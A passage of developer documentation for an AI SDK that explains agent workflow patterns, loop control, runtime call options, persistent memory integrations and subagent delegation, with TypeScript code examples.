${query}
Determine:
1. Query type (general, refund, or technical)
2. Complexity (simple or complex)
3. Brief reasoning for classification`,
});
// Route based on classification
// Set model and system prompt based on query type and complexity
const { text: response } = await generateText({
model:
classification.complexity === 'simple'
? 'openai/gpt-4o-mini'
: 'openai/o4-mini',
system: {
general:
'You are an expert customer service agent handling general inquiries.',
refund:
'You are a customer service agent specializing in refund requests. Follow company policy and collect necessary information.',
technical:
'You are a technical support specialist with deep product knowledge. Focus on clear step-by-step troubleshooting.',
}[classification.type],
prompt: query,
});
return { response, classification };
}
Parallel Processing
Break down tasks into independent subtasks that execute simultaneously. This pattern uses parallel execution to improve efficiency while maintaining the benefits of structured workflows. For example, analyze multiple documents or process different aspects of a single input concurrently (like code review).
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
// Example: Parallel code review with multiple specialized reviewers
async function parallelCodeReview(code: string) {
const model = __MODEL__;
// Run parallel reviews
const [securityReview, performanceReview, maintainabilityReview] =
await Promise.all([
generateText({
model,
system:
'You are an expert in code security. Focus on identifying security vulnerabilities, injection risks, and authentication issues.',
output: Output.object({
schema: z.object({
vulnerabilities: z.array(z.string()),
riskLevel: z.enum(['low', 'medium', 'high']),
suggestions: z.array(z.string()),
}),
}),
prompt: `Review this code:
${code}`,
}),
generateText({
model,
system:
'You are an expert in code performance. Focus on identifying performance bottlenecks, memory leaks, and optimization opportunities.',
output: Output.object({
schema: z.object({
issues: z.array(z.string()),
impact: z.enum(['low', 'medium', 'high']),
optimizations: z.array(z.string()),
}),
}),
prompt: `Review this code:
${code}`,
}),
generateText({
model,
system:
'You are an expert in code quality. Focus on code structure, readability, and adherence to best practices.',
output: Output.object({
schema: z.object({
concerns: z.array(z.string()),
qualityScore: z.number().min(1).max(10),
recommendations: z.array(z.string()),
}),
}),
prompt: `Review this code:
${code}`,
}),
]);
const reviews = [
{ ...securityReview.output, type: 'security' },
{ ...performanceReview.output, type: 'performance' },
{ ...maintainabilityReview.output, type: 'maintainability' },
];
// Aggregate results using another model instance
const { text: summary } = await generateText({
model,
system: 'You are a technical lead summarizing multiple code reviews.',
prompt: `Synthesize these code review results into a concise summary with key actions:
${JSON.stringify(reviews, null, 2)}`,
});
return { reviews, summary };
}
Orchestrator-Worker
A primary model (orchestrator) coordinates the execution of specialized workers. Each worker optimizes for a specific subtask, while the orchestrator maintains overall context and ensures coherent results. This pattern excels at complex tasks requiring different types of expertise or processing.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function implementFeature(featureRequest: string) {
// Orchestrator: Plan the implementation
const { output: implementationPlan } = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
files: z.array(
z.object({
purpose: z.string(),
filePath: z.string(),
changeType: z.enum(['create', 'modify', 'delete']),
}),
),
estimatedComplexity: z.enum(['low', 'medium', 'high']),
}),
}),
system:
'You are a senior software architect planning feature implementations.',
prompt: `Analyze this feature request and create an implementation plan:
${featureRequest}`,
});
// Workers: Execute the planned changes
const fileChanges = await Promise.all(
implementationPlan.files.map(async file => {
// Each worker is specialized for the type of change
const workerSystemPrompt = {
create:
'You are an expert at implementing new files following best practices and project patterns.',
modify:
'You are an expert at modifying existing code while maintaining consistency and avoiding regressions.',
delete:
'You are an expert at safely removing code while ensuring no breaking changes.',
}[file.changeType];
const { output: change } = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
explanation: z.string(),
code: z.string(),
}),
}),
system: workerSystemPrompt,
prompt: `Implement the changes for ${file.filePath} to support:
${file.purpose}
Consider the overall feature context:
${featureRequest}`,
});
return {
file,
implementation: change,
};
}),
);
return {
plan: implementationPlan,
changes: fileChanges,
};
}
Evaluator-Optimizer
Add quality control to workflows with dedicated evaluation steps that assess intermediate results. Based on the evaluation, the workflow proceeds, retries with adjusted parameters, or takes corrective action. This creates robust workflows capable of self-improvement and error recovery.
import { generateText, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
async function translateWithFeedback(text: string, targetLanguage: string) {
let currentTranslation = '';
let iterations = 0;
const MAX_ITERATIONS = 3;
// Initial translation
const { text: translation } = await generateText({
model: __MODEL__,
system: 'You are an expert literary translator.',
prompt: `Translate this text to ${targetLanguage}, preserving tone and cultural nuances:
${text}`,
});
currentTranslation = translation;
// Evaluation-optimization loop
while (iterations < MAX_ITERATIONS) {
// Evaluate current translation
const { output: evaluation } = await generateText({
model: __MODEL__,
output: Output.object({
schema: z.object({
qualityScore: z.number().min(1).max(10),
preservesTone: z.boolean(),
preservesNuance: z.boolean(),
culturallyAccurate: z.boolean(),
specificIssues: z.array(z.string()),
improvementSuggestions: z.array(z.string()),
}),
}),
system: 'You are an expert in evaluating literary translations.',
prompt: `Evaluate this translation:
Original: ${text}
Translation: ${currentTranslation}
Consider:
1. Overall quality
2. Preservation of tone
3. Preservation of nuance
4. Cultural accuracy`,
});
// Check if quality meets threshold
if (
evaluation.qualityScore >= 8 &&
evaluation.preservesTone &&
evaluation.preservesNuance &&
evaluation.culturallyAccurate
) {
break;
}
// Generate improved translation based on feedback
const { text: improvedTranslation } = await generateText({
model: __MODEL__,
system: 'You are an expert literary translator.',
prompt: `Improve this translation based on the following feedback:
${evaluation.specificIssues.join('\n')}
${evaluation.improvementSuggestions.join('\n')}
Original: ${text}
Current Translation: ${currentTranslation}`,
});
currentTranslation = improvedTranslation;
iterations++;
}
return {
finalTranslation: currentTranslation,
iterationsRequired: iterations,
};
}
title: Loop Control description: Control agent execution with built-in loop management using stopWhen and prepareStep
Loop Control
You can control both the execution flow and the settings at each step of the agent loop. The loop continues until:
- A finish reasoning other than tool-calls is returned, or
- A tool that is invoked does not have an execute function, or
- A tool call needs approval, or
- A stop condition is met
The AI SDK provides built-in loop control through two parameters: stopWhen for defining stopping conditions and prepareStep for modifying settings (model, tools, messages, and more) between steps.
Stop Conditions
The stopWhen parameter controls when to stop execution when there are tool results in the last step. By default, agents stop after 20 steps using isStepCount(20). This default is a safety measure to prevent runaway loops that could result in excessive API calls and costs.
When you provide stopWhen, the agent continues executing after tool calls until a stopping condition is met. When the condition is an array, execution stops when any of the conditions are met.
Use Built-in Conditions
The AI SDK provides several built-in stopping conditions:
isStepCount(count)— stops after a specified number of stepshasToolCall(...toolNames)— stops when any of the specified tools is calledisLoopFinished()— never triggers, letting the loop run until the agent is naturally finished
Run Up to a Maximum Number of Steps
import { ToolLoopAgent, isStepCount } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools
},
stopWhen: isStepCount(50), // Increasing the default of 20 to 50.
});
const result = await agent.generate({
prompt: 'Analyze this dataset and create a summary report',
});
Run Until Finished
If you want the agent to run until the model naturally stops making tool calls, use isLoopFinished(). This removes the default step limit:
import { ToolLoopAgent, isLoopFinished } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools
},
stopWhen: isLoopFinished(), // No maximum step limit.
});
const result = await agent.generate({
prompt: 'Analyze this dataset and create a summary report',
});
Combine Multiple Conditions
Combine multiple stopping conditions. The loop stops when it meets any condition:
import { ToolLoopAgent, isStepCount, hasToolCall } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools
},
stopWhen: [
isStepCount(20), // Maximum 20 steps
hasToolCall('someTool', 'done'), // Stop after calling either tool
],
});
const result = await agent.generate({
prompt: 'Research and analyze the topic',
});
Create Custom Conditions
Build custom stopping conditions for specific requirements:
import { ToolLoopAgent, StopCondition, ToolSet } from 'ai';
__PROVIDER_IMPORT__;
const tools = {
// your tools
} satisfies ToolSet;
const hasAnswer: StopCondition<typeof tools> = ({ steps }) => {
// Stop when the model generates text containing "ANSWER:"
return steps.some(step => step.text?.includes('ANSWER:')) ?? false;
};
const agent = new ToolLoopAgent({
model: __MODEL__,
tools,
stopWhen: hasAnswer,
});
const result = await agent.generate({
prompt: 'Find the answer and respond with "ANSWER: [your answer]"',
});
Custom conditions receive step information across all steps:
const budgetExceeded: StopCondition<typeof tools> = ({ steps }) => {
const totalUsage = steps.reduce(
(acc, step) => ({
inputTokens: acc.inputTokens + (step.usage?.inputTokens ?? 0),
outputTokens: acc.outputTokens + (step.usage?.outputTokens ?? 0),
}),
{ inputTokens: 0, outputTokens: 0 },
);
const costEstimate =
(totalUsage.inputTokens * 0.01 + totalUsage.outputTokens * 0.03) / 1000;
return costEstimate > 0.5; // Stop if cost exceeds $0.50
};
Prepare Step
The prepareStep callback runs before each step in the loop and defaults to the initial settings if you don't return any changes. Use it to modify settings, manage context, or implement dynamic behavior based on execution history.
Dynamic Model Selection
Switch models based on step requirements:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: 'openai/gpt-4o-mini', // Default model
tools: {
// your tools
},
prepareStep: async ({ stepNumber, messages }) => {
// Use a stronger model for complex reasoning after initial steps
if (stepNumber > 2 && messages.length > 10) {
return {
model: __MODEL__,
};
}
// Continue with default settings
return {};
},
});
const result = await agent.generate({
prompt: '...',
});
Context Management
Manage growing conversation history in long-running loops:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools
},
prepareStep: async ({ messages }) => {
// Keep only recent messages to stay within context limits
if (messages.length > 20) {
return {
messages: [
messages[0], // Keep system instructions
...messages.slice(-10), // Keep last 10 messages
],
};
}
return {};
},
});
const result = await agent.generate({
prompt: '...',
});
Tool Selection
Control which tools are available at each step:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
search: searchTool,
analyze: analyzeTool,
summarize: summarizeTool,
},
prepareStep: async ({ stepNumber, steps }) => {
// Search phase (steps 0-2)
if (stepNumber <= 2) {
return {
activeTools: ['search'],
toolChoice: 'required',
};
}
// Analysis phase (steps 3-5)
if (stepNumber <= 5) {
return {
activeTools: ['analyze'],
};
}
// Summary phase (step 6+)
return {
activeTools: ['summarize'],
toolChoice: 'required',
};
},
});
const result = await agent.generate({
prompt: '...',
});
You can also force a specific tool to be used:
prepareStep: async ({ stepNumber }) => {
if (stepNumber === 0) {
// Force the search tool to be used first
return {
toolChoice: { type: 'tool', toolName: 'search' },
};
}
if (stepNumber === 5) {
// Force the summarize tool after analysis
return {
toolChoice: { type: 'tool', toolName: 'summarize' },
};
}
return {};
};
Message Modification
Transform messages before sending them to the model:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
// your tools
},
prepareStep: async ({ messages, stepNumber }) => {
// Summarize tool results to reduce token usage
const processedMessages = messages.map(msg => {
if (msg.role === 'tool' && msg.content.length > 1000) {
return {
...msg,
content: summarizeToolResult(msg.content),
};
}
return msg;
});
return { messages: processedMessages };
},
});
const result = await agent.generate({
prompt: '...',
});
Access Step Information
Both stopWhen and prepareStep receive detailed information about the current execution:
prepareStep: async ({
model, // Current model configuration
stepNumber, // Current step number (0-indexed)
steps, // All previous steps with their results
messages, // Messages to be sent to the model
}) => {
// Access previous tool calls and results
const previousToolCalls = steps.flatMap(step => step.toolCalls);
const previousResults = steps.flatMap(step => step.toolResults);
// Make decisions based on execution history
if (previousToolCalls.some(call => call.toolName === 'dataAnalysis')) {
return {
toolChoice: { type: 'tool', toolName: 'reportGenerator' },
};
}
return {};
},
Forced Tool Calling
You can force the agent to always use tools by combining toolChoice: 'required' with a done tool that has no execute function. This pattern ensures the agent uses tools for every step and stops only when it explicitly signals completion.
import { ToolLoopAgent, tool } from 'ai';
import { z } from 'zod';
__PROVIDER_IMPORT__;
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
search: searchTool,
analyze: analyzeTool,
done: tool({
description: 'Signal that you have finished your work',
inputSchema: z.object({
answer: z.string().describe('The final answer'),
}),
// No execute function - stops the agent when called
}),
},
toolChoice: 'required', // Force tool calls at every step
});
const result = await agent.generate({
prompt: 'Research and analyze this topic, then provide your answer.',
});
// extract answer from done tool call
const toolCall = result.staticToolCalls[0]; // tool call from final step
if (toolCall?.toolName === 'done') {
console.log(toolCall.input.answer);
}
Key aspects of this pattern:
toolChoice: 'required': Forces the model to call a tool at every step instead of generating text directly. This ensures the agent follows a structured workflow.donetool withoutexecute: A tool that has noexecutefunction acts as a termination signal. When the agent calls this tool, the loop stops because there's no function to execute.- Accessing results: The final answer is available in
result.staticToolCalls, which contains tool calls that weren't executed.
This pattern is useful when you want the agent to always use specific tools for operations (like code execution or data retrieval) rather than attempting to answer directly.
Manual Loop Control
For scenarios requiring complete control over the agent loop, you can use AI SDK Core functions (generateText and streamText) to implement your own loop management instead of using stopWhen and prepareStep. This approach provides maximum flexibility for complex workflows.
Implementing a Manual Loop
Build your own agent loop when you need full control over execution:
import { generateText, ModelMessage } from 'ai';
__PROVIDER_IMPORT__;
const messages: ModelMessage[] = [{ role: 'user', content: '...' }];
let step = 0;
const maxSteps = 10;
while (step < maxSteps) {
const result = await generateText({
model: __MODEL__,
messages,
tools: {
// your tools here
},
});
messages.push(...result.response.messages);
if (result.text) {
break; // Stop when model generates text
}
step++;
}
This manual approach gives you complete control over:
- Message history management
- Step-by-step decision making
- Custom stopping conditions
- Dynamic tool and model selection
- Error handling and recovery
Learn more about manual agent loops in the cookbook.
title: Configuring Call Options description: Pass type-safe runtime inputs to dynamically configure agent behavior.
Configuring Call Options
Call options allow you to pass type-safe structured inputs to your agent. Use them to dynamically modify any agent setting based on the specific request.
Why Use Call Options?
When you need agent behavior to change based on runtime inputs:
- Add dynamic context - Inject retrieved documents, user preferences, or session data into prompts
- Select models dynamically - Choose faster or more capable models based on request complexity
- Configure tools per request - Pass user location to search tools or adjust tool behavior
- Customize provider options - Set reasoning effort, temperature, or other provider-specific settings
Without call options, you'd need to create multiple agents or handle configuration logic outside the agent.
How It Works
Define call options in three steps:
- Define the schema - Specify what inputs you accept using
callOptionsSchema - Configure with
prepareCall- Use those inputs to modify agent settings - Pass options at runtime - Provide the options when calling
generate()orstream()
Basic Example
Add user context to your agent's prompt at runtime:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const supportAgent = new ToolLoopAgent({
model: __MODEL__,
callOptionsSchema: z.object({
userId: z.string(),
accountType: z.enum(['free', 'pro', 'enterprise']),
}),
instructions: 'You are a helpful customer support agent.',
prepareCall: ({ options, ...settings }) => ({
...settings,
instructions:
settings.instructions +
`\nUser context:
- Account type: ${options.accountType}
- User ID: ${options.userId}
Adjust your response based on the user's account level.`,
}),
});
// Call the agent with specific user context
const result = await supportAgent.generate({
prompt: 'How do I upgrade my account?',
options: {
userId: 'user_123',
accountType: 'free',
},
});
The options parameter is now required and type-checked. If you don't provide it or pass incorrect types, TypeScript will error.
Modifying Agent Settings
Use prepareCall to modify any agent setting. Return only the settings you want to change.
Dynamic Model Selection
Choose models based on request characteristics:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const agent = new ToolLoopAgent({
model: __MODEL__, // Default model
callOptionsSchema: z.object({
complexity: z.enum(['simple', 'complex']),
}),
prepareCall: ({ options, ...settings }) => ({
...settings,
model:
options.complexity === 'simple' ? 'openai/gpt-4o-mini' : 'openai/o1-mini',
}),
});
// Use faster model for simple queries
await agent.generate({
prompt: 'What is 2+2?',
options: { complexity: 'simple' },
});
// Use more capable model for complex reasoning
await agent.generate({
prompt: 'Explain quantum entanglement',
options: { complexity: 'complex' },
});
Dynamic Tool Configuration
Configure tools based on runtime inputs:
import { openai } from '@ai-sdk/openai';
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const newsAgent = new ToolLoopAgent({
model: __MODEL__,
callOptionsSchema: z.object({
userCity: z.string().optional(),
userRegion: z.string().optional(),
}),
tools: {
web_search: openai.tools.webSearch(),
},
prepareCall: ({ options, ...settings }) => ({
...settings,
tools: {
web_search: openai.tools.webSearch({
searchContextSize: 'low',
userLocation: {
type: 'approximate',
city: options.userCity,
region: options.userRegion,
country: 'US',
},
}),
},
}),
});
await newsAgent.generate({
prompt: 'What are the top local news stories?',
options: {
userCity: 'San Francisco',
userRegion: 'California',
},
});
Provider-Specific Options
Configure provider settings dynamically:
import { OpenAILanguageModelResponsesOptions } from '@ai-sdk/openai';
import { ToolLoopAgent } from 'ai';
import { z } from 'zod';
const agent = new ToolLoopAgent({
model: 'openai/o3',
callOptionsSchema: z.object({
taskDifficulty: z.enum(['low', 'medium', 'high']),
}),
prepareCall: ({ options, ...settings }) => ({
...settings,
providerOptions: {
openai: {
reasoningEffort: options.taskDifficulty,
} satisfies OpenAILanguageModelResponsesOptions,
},
}),
});
await agent.generate({
prompt: 'Analyze this complex scenario...',
options: { taskDifficulty: 'high' },
});
Advanced Patterns
Retrieval Augmented Generation (RAG)
Fetch relevant context and inject it into your prompt:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const ragAgent = new ToolLoopAgent({
model: __MODEL__,
callOptionsSchema: z.object({
query: z.string(),
}),
prepareCall: async ({ options, ...settings }) => {
// Fetch relevant documents (this can be async)
const documents = await vectorSearch(options.query);
return {
...settings,
instructions: `Answer questions using the following context:
${documents.map(doc => doc.content).join('\n\n')}`,
};
},
});
await ragAgent.generate({
prompt: 'What is our refund policy?',
options: { query: 'refund policy' },
});
The prepareCall function can be async, enabling you to fetch data before configuring the agent.
Combining Multiple Modifications
Modify multiple settings together:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const agent = new ToolLoopAgent({
model: __MODEL__,
callOptionsSchema: z.object({
userRole: z.enum(['admin', 'user']),
urgency: z.enum(['low', 'high']),
}),
tools: {
readDatabase: readDatabaseTool,
writeDatabase: writeDatabaseTool,
},
prepareCall: ({ options, ...settings }) => ({
...settings,
// Upgrade model for urgent requests
model: options.urgency === 'high' ? __MODEL__ : settings.model,
// Limit tools based on user role
activeTools:
options.userRole === 'admin'
? ['readDatabase', 'writeDatabase']
: ['readDatabase'],
// Adjust instructions
instructions: `You are a ${options.userRole} assistant.
${options.userRole === 'admin' ? 'You have full database access.' : 'You have read-only access.'}`,
}),
});
await agent.generate({
prompt: 'Update the user record',
options: {
userRole: 'admin',
urgency: 'high',
},
});
Using with createAgentUIStreamResponse
Pass call options through API routes to your agent:
import { createAgentUIStreamResponse } from 'ai';
import { myAgent } from '@/ai/agents/my-agent';
export async function POST(request: Request) {
const { messages, userId, accountType } = await request.json();
return createAgentUIStreamResponse({
agent: myAgent,
messages,
options: {
userId,
accountType,
},
});
}
Next Steps
- Learn about loop control for execution management
- Explore workflow patterns for complex multi-step processes
title: Memory description: Add persistent memory to your agent using provider-defined tools, memory providers, or a custom tool.
Memory
Memory lets your agent save information and recall it later. Without memory, every conversation starts fresh. With memory, your agent builds context over time, recalls previous interactions, and adapts to the user.
Three Approaches
You can add memory to your agent with the AI SDK in three ways, each with different tradeoffs:
| Approach | Effort | Flexibility | Provider Lock-in |
|---|---|---|---|
| Provider-Defined Tools | Low | Medium | Yes |
| Memory Providers | Low | Low | Depends on memory provider |
| Custom Tool | High | High | No |
Provider-Defined Tools
Provider-defined tools are tools where the provider specifies the tool's inputSchema and description, but you provide the execute function. The model has been trained to use these tools, which can result in better performance compared to custom tools.
Anthropic Memory Tool
The Anthropic Memory Tool gives Claude a structured interface for managing a /memories directory. Claude reads its memory before starting tasks, creates and updates files as it works, and references them in future conversations.
import { anthropic } from '@ai-sdk/anthropic';
import { ToolLoopAgent } from 'ai';
const memory = anthropic.tools.memory_20250818({
execute: async action => {
// `action` contains `command`, `path`, and other fields
// depending on the command (view, create, str_replace,
// insert, delete, rename).
// Implement your storage backend here.
// Return the result as a string.
},
});
const agent = new ToolLoopAgent({
model: 'anthropic/claude-haiku-4.5',
tools: { memory },
});
const result = await agent.generate({
prompt: 'Remember that my favorite editor is Neovim',
});
The tool receives structured commands (view, create, str_replace, insert, delete, rename), each with a path scoped to /memories. Your execute function maps these to your storage backend (the filesystem, a database, or any other persistence layer).
When to use this: you want memory with minimal implementation effort and are already using Anthropic models. The tradeoff is provider lock-in, since this tool only works with Claude.
Memory Providers
Another approach is to use a provider that has memory built in. These providers wrap an external memory service and expose it through the AI SDK's standard interface. Memory storage, retrieval, and injection happen transparently, and you do not define any tools yourself.
Letta
Letta provides agents with persistent long-term memory. You create an agent on Letta's platform (cloud or self-hosted), configure its memory there, and use the AI SDK provider to interact with it. Letta's agent runtime handles memory management (core memory, archival memory, recall).
pnpm add @letta-ai/vercel-ai-sdk-provider
import { lettaCloud } from '@letta-ai/vercel-ai-sdk-provider';
import { ToolLoopAgent } from 'ai';
const agent = new ToolLoopAgent({
model: lettaCloud(),
providerOptions: {
letta: {
agent: { id: 'your-agent-id' },
},
},
});
const result = await agent.generate({
prompt: 'Remember that my favorite editor is Neovim',
});
You can also use Letta's built-in memory tools alongside custom tools:
import { lettaCloud } from '@letta-ai/vercel-ai-sdk-provider';
import { ToolLoopAgent } from 'ai';
const agent = new ToolLoopAgent({
model: lettaCloud(),
tools: {
core_memory_append: lettaCloud.tool('core_memory_append'),
memory_insert: lettaCloud.tool('memory_insert'),
memory_replace: lettaCloud.tool('memory_replace'),
},
providerOptions: {
letta: {
agent: { id: 'your-agent-id' },
},
},
});
const stream = agent.stream({
prompt: 'What do you remember about me?',
});
See the Letta provider documentation for full setup and configuration.
Mem0
Mem0 adds a memory layer on top of any supported LLM provider. It automatically extracts memories from conversations, stores them, and retrieves relevant ones for future prompts.
pnpm add @mem0/vercel-ai-provider
import { createMem0 } from '@mem0/vercel-ai-provider';
import { ToolLoopAgent } from 'ai';
const mem0 = createMem0({
provider: 'openai',
mem0ApiKey: process.env.MEM0_API_KEY,
apiKey: process.env.OPENAI_API_KEY,
});
const agent = new ToolLoopAgent({
model: mem0('gpt-4.1', { user_id: 'user-123' }),
});
const { text } = await agent.generate({
prompt: 'Remember that my favorite editor is Neovim',
});
Mem0 works across multiple LLM providers (OpenAI, Anthropic, Google, Groq, Cohere). You can also manage memories explicitly:
import { addMemories, retrieveMemories } from '@mem0/vercel-ai-provider';
await addMemories(messages, { user_id: 'user-123' });
const context = await retrieveMemories(prompt, { user_id: 'user-123' });
See the Mem0 provider documentation for full setup and configuration.
Supermemory
Supermemory is a long-term memory platform that adds persistent, self-growing memory to your AI applications. It provides tools that handle saving and retrieving memories automatically through semantic search.
pnpm add @supermemory/tools
__PROVIDER_IMPORT__;
import { supermemoryTools } from '@supermemory/tools/ai-sdk';
import { ToolLoopAgent } from 'ai';
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: supermemoryTools(process.env.SUPERMEMORY_API_KEY!),
});
const result = await agent.generate({
prompt: 'Remember that my favorite editor is Neovim',
});
Supermemory works with any AI SDK provider. The tools give the model addMemory and searchMemories operations that handle storage and retrieval.
See the Supermemory provider documentation for full setup and configuration.
Hindsight
Hindsight provides agents with persistent memory through five tools: retain, recall, reflect, getMentalModel, and getDocument. It can be self-hosted with Docker or used as a cloud service.
pnpm add @vectorize-io/hindsight-ai-sdk @vectorize-io/hindsight-client
__PROVIDER_IMPORT__;
import { HindsightClient } from '@vectorize-io/hindsight-client';
import { createHindsightTools } from '@vectorize-io/hindsight-ai-sdk';
import { ToolLoopAgent } from 'ai';
import { openai } from '@ai-sdk/openai';
const client = new HindsightClient({ baseUrl: process.env.HINDSIGHT_API_URL });
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: createHindsightTools({ client, bankId: 'user-123' }),
instructions: 'You are a helpful assistant with long-term memory.',
});
const result = await agent.generate({
prompt: 'Remember that my favorite editor is Neovim',
});
The bankId identifies the memory store and is typically a user ID. In multi-user apps, call createHindsightTools inside your request handler so each request gets the right bank. Hindsight works with any AI SDK provider.
See the Hindsight provider documentation for full setup and configuration.
When to use memory providers: these providers are a good fit when you want memory without building any storage infrastructure. The tradeoff is that the provider controls memory behavior, so you have less visibility into what gets stored and how it is retrieved. You also take on a dependency on an external service.
Custom Tool
Building your own memory tool from scratch is the most flexible approach. You control the storage format, the interface, and the retrieval logic. This requires the most upfront work but gives you full ownership of how memory works, with no provider lock-in and no external dependencies.
There are two common patterns:
- Structured actions: you define explicit operations (
view,create,update,search) and handle structured input yourself. Safe by design since you control every operation. - Bash-backed: you give the model a sandboxed bash environment to compose shell commands (
cat,grep,sed,echo) for flexible memory access. More powerful but requires command validation for safety.
For a full walkthrough of implementing a custom memory tool with a bash-backed interface, AST-based command validation, and filesystem persistence, see the Build a Custom Memory Tool recipe.
title: Subagents description: Delegate context-heavy tasks to specialized subagents while keeping the main agent focused.
Subagents
A subagent is an agent that a parent agent can invoke. The parent delegates work via a tool, and the subagent executes autonomously before returning a result.
How It Works
- Define a subagent with its own model, instructions, and tools
- Create a tool that calls it for the main agent to use
- Subagent runs independently with its own context window
- Return a result (optionally streaming progress to the UI)
- Control what the model sees using
toModelOutputto summarize
When to Use Subagents
Subagents add latency and complexity. Use them when the benefits outweigh the costs:
| Use Subagents When | Avoid Subagents When |
|---|---|
| Tasks require exploring large amounts of tokens | Tasks are simple and focused |
| You need to parallelize independent research | Sequential processing suffices |
| Context would grow beyond model limits | Context stays manageable |
| You want to isolate tool access by capability | All tools can safely coexist |
Why Use Subagents?
Offloading Context-Heavy Tasks
Some tasks require exploring large amounts of information—reading files, searching codebases, or researching topics. Running these in the main agent consumes context quickly, making the agent less coherent over time.
With subagents, you can:
- Spin up a dedicated agent that uses hundreds of thousands of tokens
- Have it return only a focused summary (perhaps 1,000 tokens)
- Keep your main agent's context clean and coherent
The subagent does the heavy lifting while the main agent stays focused on orchestration.
Parallelizing Independent Work
For tasks like exploring a codebase, you can spawn multiple subagents to research different areas simultaneously. Each returns a summary, and the main agent synthesizes the findings—without paying the context cost of all that exploration.
Specialized Orchestration
A less common but valid pattern is using a main agent purely for orchestration, delegating to specialized subagents for different types of work. For example:
- An exploration subagent with read-only tools for researching codebases
- A coding subagent with file editing tools
- An integration subagent with tools for a specific platform or API
This creates a clear separation of concerns, though context offloading and parallelization are the more common motivations for subagents.
Basic Subagent Without Streaming
The simplest subagent pattern requires no special machinery. Your main agent has a tool that calls another agent in its execute function:
import { ToolLoopAgent, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
// Define a subagent for research tasks
const researchSubagent = new ToolLoopAgent({
model: __MODEL__,
instructions: `You are a research agent.
Summarize your findings in your final response.`,
tools: {
read: readFileTool, // defined elsewhere
search: searchTool, // defined elsewhere
},
});
// Create a tool that delegates to the subagent
const researchTool = tool({
description: 'Research a topic or question in depth.',
inputSchema: z.object({
task: z.string().describe('The research task to complete'),
}),
execute: async ({ task }, { abortSignal }) => {
const result = await researchSubagent.generate({
prompt: task,
abortSignal,
});
return result.text;
},
});
// Main agent uses the research tool
const mainAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'You are a helpful assistant that can delegate research tasks.',
tools: {
research: researchTool,
},
});
This works well when you don't need to show the subagent's progress in the UI. The tool call blocks until the subagent completes, then returns the final text response.
Handling Cancellation
When the user cancels a request, the abortSignal propagates to the subagent. Always pass it through to ensure cleanup:
execute: async ({ task }, { abortSignal }) => {
const result = await researchSubagent.generate({
prompt: task,
abortSignal, // Cancels subagent if main request is aborted
});
return result.text;
},
If you abort the signal, the subagent stops executing and throws an AbortError. The main agent's tool execution fails, which stops the main loop.
To avoid errors about incomplete tool calls in subsequent messages, use convertToModelMessages with ignoreIncompleteToolCalls:
import { convertToModelMessages } from 'ai';
const modelMessages = await convertToModelMessages(messages, {
ignoreIncompleteToolCalls: true,
});
This filters out tool calls that don't have corresponding results. Learn more in the convertToModelMessages reference.
Streaming Subagent Progress
When you want to show incremental progress as the subagent works, use preliminary tool results. This pattern uses a generator function that yields partial updates to the UI.
How Preliminary Tool Results Work
Change your execute function from a regular function to an async generator (async function*). Each yield sends a preliminary result to the frontend:
execute: async function* ({ /* input */ }) {
// ... do work ...
yield partialResult;
// ... do more work ...
yield updatedResult;
}
Building the Complete Message
Each yield replaces the previous output entirely (it does not append). This means you need a way to accumulate the subagent's response into a complete message that grows over time.
The readUIMessageStream utility handles this. It reads each chunk from the stream and builds an ever-growing UIMessage containing all parts received so far:
import { readUIMessageStream, tool } from 'ai';
import { z } from 'zod';
const researchTool = tool({
description: 'Research a topic or question in depth.',
inputSchema: z.object({
task: z.string().describe('The research task to complete'),
}),
execute: async function* ({ task }, { abortSignal }) {
// Start the subagent with streaming
const result = await researchSubagent.stream({
prompt: task,
abortSignal,
});
// Each iteration yields a complete, accumulated UIMessage
for await (const message of readUIMessageStream({
stream: result.toUIMessageStream(),
})) {
yield message;
}
},
});
Each yielded message is a complete UIMessage containing all the subagent's parts up to that point (text, tool calls, and tool results). The frontend simply replaces its display with each new message.
Controlling What the Model Sees
Here's where subagents become powerful for context management. The full UIMessage with all the subagent's work is stored in the message history and displayed in the UI. But you can control what the main agent's model actually sees using toModelOutput.
How It Works
The toModelOutput function maps the tool's output to the tokens sent to the model:
const researchTool = tool({
description: 'Research a topic or question in depth.',
inputSchema: z.object({
task: z.string().describe('The research task to complete'),
}),
execute: async function* ({ task }, { abortSignal }) {
const result = await researchSubagent.stream({
prompt: task,
abortSignal,
});
for await (const message of readUIMessageStream({
stream: result.toUIMessageStream(),
})) {
yield message;
}
},
toModelOutput: ({ output: message }) => {
// Extract just the final text as a summary
const lastTextPart = message?.parts.findLast(p => p.type === 'text');
return {
type: 'text',
value: lastTextPart?.text ?? 'Task completed.',
};
},
});
With this setup:
- Users see: The full subagent execution—every tool call, every intermediate step
- The model sees: Just the final summary text
